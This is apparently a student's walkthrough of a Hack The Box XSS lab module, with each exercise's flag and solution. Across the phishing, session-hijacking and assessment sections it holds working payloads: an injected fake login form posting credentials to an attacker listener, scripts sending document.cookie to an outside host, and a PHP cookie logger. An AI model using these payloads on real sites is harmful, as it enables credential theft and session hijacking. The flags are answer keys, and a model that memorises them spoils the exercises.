Cross-Site Scripting (XSS)


Stored XSS

Question: To get the flag, use the same payload we used above, but change its JavaScript code to show the cookie instead of showing the url.

Answer: HTB{570r3d_f0r_3v3ry0n3_70_533}

Go to the target and input this script:

<script>alert(document.cookie)</script>




Reflected XSS

Question: To get the flag, use the same payload we used above, but change its JavaScript code to show the cookie instead of showing the url.

Answer: HTB{r3fl3c73d_b4ck_2_m3}

Get to the target and run the same script as before, but instead of hittinh enter, you click the button so it will be sent in the get method.



DOM XSS

Question: To get the flag, use the same payload we used above, but change its JavaScript code to show the cookie instead of showing the url.

Answer: HTB{pur3ly_cl13n7_51d3}

Get to the target, and know in the DOM attacks we are attacking the object qualities and references so, we input the following script:

<img src="" onerror=alert(document.cookie)>

XSS Discovery

Question: Utilize some of the techniques mentioned in this section to identify the vulnerable input parameter found in the above server. What is the name of the vulnerable parameter?

Answer: email

When we enter the site, we see that there are 4 text fields which can be vulnerables to XSS.

Using burpsuite, when we send a packet, we learned that the parameters names are ‘fullname’, ‘username’, ‘password’, ‘email’.

We are going to use XSStrike to reveal which of the parameters is vulnerable.

To downloaded and use it we need to to this:

git clone https://github.com/s0md3v/XSStrike.git;

cd XSStrike;

pip install -r requirements.txt;

After it is installed, I run it with the following command:

python xsstrike.py -u "http://83.136.251.68:42473?fullname=david&username=davids&password=davids&email=davids@gmail.com"

```
┌─[us-dedicated-128-dhcp]─[10.10.14.42]─[monosalgado123@htb-aa6eqps4rz]─[~/XSStrike]
└──╼ [★]$ python xsstrike.py -u "http://83.136.251.68:42473?fullname=david&username=davids&password=davids&email=davids@gmail.com"

       XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: fullname
[-] No reflection found
[!] Testing parameter: username
[-] No reflection found
[!] Testing parameter: password
[-] No reflection found
[!] Testing parameter: email
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
```

As you can see, the variable email is the one that is vulnerable.

Question: What type of XSS was found on the above server? "name only"

Answer: reflected

Using the tool, it says it is reflected.

Phishing:

Question: Try to find a working XSS payload for the Image URL form found at '/phishing' in the above server, and then use what you learned in this section to prepare a malicious URL that injects a malicious login form. Then visit '/phishing/send.php' to send the URL to the victim, and they will log into the malicious login form. If you did everything correctly, you should receive the victim's login credentials, which you can use to login to '/phishing/login.php' and obtain the flag.

Answer: HTB{r3f13c73d_cr3d5_84ck_2_m3}

Visit http://10.129.224.241/phishing/

My IP in this case is 10.10.14.42


Now lets inject this: document.write('<h3>Please login to continue</h3><form action=http://10.10.14.42:8080><input type="username" name="username" placeholder="Username"><input type="password" name="password" placeholder="Password"><input type="submit" name="submit" value="Login"></form>');

Now copy the link and go to /phishing/send.php. Before putting the link in the textfield, in the command line, using netcat we are going to listen to the port 8080 because we defined it that we were going to use that one. This is the link we copied:

http://10.129.226.241/phishing/index.php?url=document.write%28%27%3Ch3%3EPleas e+login+to+continue%3C%2Fh3%3E%3Cform+action%3Dhttp%3A%2F%2F10.10.14.42% 3A8080%3E%3Cinput+type%3D%22username%22+name%3D%22userna me%22+placeholder%3D%22Username%22%3E%3Cinput+type%3D%22pass word%22+name%3D%22password%22+placeholder%3D%22Password%22%3 E%3Cinput+type%3D%22submit%22+name%3D%22submit%22+value%3D%2 2Login%22%3E%3C%2Fform%3E%27%29%3B

After hitting the submit button, we see on the terminal that the user admin and the password p1zd0nt57341myp455 were revealed.

With these credentials we go to /phishing/login.php and enter to get the flag.



Session Hijacking:

Question: Try to repeat what you learned in this section to identify the vulnerable input field and find a working XSS payload, and then use the 'Session Hijacking' scripts to grab the Admin's cookie and use it in 'login.php' to get the flag.

Answer: HTB{4lw4y5_53cur3_y0ur_c00k135}

We go to the target 10.129.170.143/hijacking

We found that there are 5 inputs. To find out which is vulnerable we can use burpsuit, netcat or even XSStrike to know. We found out that the Profile Picture URL field is vulnerable.

Now we need to create index.js and index.php

Inside index.js we have this: new Image().src='http://10.129.170.143:8080/index.php?c='+document.cookie

Inside index.php we have this:

```
<?php

if (isset($_GET['c'])) {

        $list = explode(";", $_GET['c']);

        foreach ($list as $key => $value) {

                $cookie = urldecode($value);

                $file = fopen("cookies.txt", "a+");

                fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");

                fclose($file);

        }

}

?>
```

Now we run a php listener, not netcat on the port 8080 with this command: sudo php -S 0.0.0.0:8080

Now inject this script on the image url:

```
<script src=http://10.129.170.143:8080/index.js></script>'><script src=http://10.129.170.143:8080/index.js></script>"><script src=http://10.129.170.143:8080/index.js></script>javascript:eval('var a=document.createElement(\'script\');a.src=\'http://10.129.170.143:8080/index.js\';document.body.appendChild(a)')<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//10.129.170.143:8080/index.js");a.send();</script><script>$.getScript("http://10.129.170.143:8080/index.js")</script>
```

In the listener we get the cookie=c00k1355h0u1d8353cu23d

With the cookie we go to /hijacking/login.php and input the cookie into the firefox browser.


When trying to input the cookie we got some errors. To solve them do:

About:config on the search bar.

Privacy.firstparty.isolate, turn it to false.

Restart the browser.

Input the cookie again. Reload the page and get the flag.



Skills Assessment:

Question: What is the value of the 'flag' cookie?

Answer: HTB{cr055_5173_5cr1p71n6_n1nj4}

It is very similar to the last one, where you need to identify the vulnerable textfield, then create the index.js, the index.php and the listener.

On the website parameter you input this: <script src=http://10.10.14.129:8081/index.js>, then post comment. And in the listener is the flag.